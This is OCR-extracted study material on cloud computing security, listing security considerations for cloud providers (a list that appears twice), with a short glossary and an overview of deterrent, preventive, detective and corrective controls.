
- **DDoS**: Distributed denial of service
- **TPM**: Trusted platform module
- **Netflow**: Network protocol by Cisco




Cloud Computing Security Considerations

- Cloud **computing services should be tailor-made** by the vendor as per the given security requirements of the clients
- Cloud service providers should provide higher **multi tenancy** to enable optimum utilization of cloud resources and secure data and applications
- Cloud services should implement a **disaster recovery plan** for the stored data that enables information retrieval in unexpected situations
- Continuous monitoring on the **Quality of Service** (QoS) is required to maintain the **service level agreements** between consumers and the service providers
- Data stored in the cloud services should be implemented securely to ensure **data integrity**
- Cloud computing services should be **fast**, **reliable**, and need to provide **quick response** times to the new requests
- Symmetric and **asymmetric cryptographic algorithms** must be implemented for optimum data security in cloud computing
- Operational process of the cloud-based services should be **engineered**, **operated**, and **integrated** securely into the organizational security management
- **Load balancing** should be incorporated in the cloud services to enable networks and resources to improve the response time of jobs with maximum throughput
- Cloud service providers should provide better resilience and enhanced **protection from physical threats**

Cloud Computing Security Considerations

- Cloud computing services should be tailor-made by the vendor as per the given security requirements of the clients.
- CSPs should provide high multi-tenancy, which enables optimum utilization of the cloud resources, and secure data and applications.
- Cloud services should implement a disaster recovery plan for the stored data, which allows information retrieval in unexpected situations.
- Continuous monitoring of the QoS is required to maintain the service level agreements between consumers and service providers.
- Data stored in the cloud services should be implemented securely to ensure data integrity.
- Cloud computing service should be fast, reliable, and able to provide quick response times to new requests.
- Symmetric and asymmetric cryptographic algorithms must be implemented for optimum data security in cloud computing.
- Operational process of the cloud-based services should be engineered, operated, and integrated securely to the organizational security management.
- Load balancing should be incorporated into the cloud services to facilitate networks and resources to improve the response time of the job with maximum throughput.
- CSPs should provide better resiliency and enhanced protection from physical threats.

- Public cloud services should employ advanced networking options, such as a carrier-grade network and dedicated VPN.
- CSPs must incorporate appropriate incident handling and response plans.
- CSPs should leverage the services that support the enforcement of role-based protections, such as role assignment, role authorization, and transaction authorization.
- Cloud services should leverage the global threat intelligence database that consists of a huge database of security information.
- Cloud providers should include the CASB solution for providing a secure web gateway with DLP capabilities.
- Use zero-trust principles to segment business applications.



Placement of Security Controls in the Cloud

It is a best practice to choose information security controls and implement them in proportion to the risks, generally by assessing threats, vulnerabilities, and impacts. One must ensure that proper defensive implementation is in place for the cloud security architecture to be efficient. Many security controls exist that, when kept in a proper place, can safeguard any vulnerability in the system and reduce the effects of an attack.

Categories of security controls:

- **Deterrent controls** – These controls reduce attacks on the cloud system.

  Example: A warning sign on the fence or property to inform potential attackers of adverse consequences if they proceed to attack.

- **Preventive controls** – These controls strengthen the system against incidents by minimizing or eliminating vulnerabilities.

  Example: A strong authentication mechanism to prevent unauthorized use of cloud systems.

- **Detective controls** – These controls detect and react appropriately to occurring incidents.

  Example: Employing IDSs, IPSs, etc. helps detect attacks on cloud systems.

- **Corrective controls** – These controls minimize the consequences of an incident by limiting the damage.

  Example: Restoring system backups.

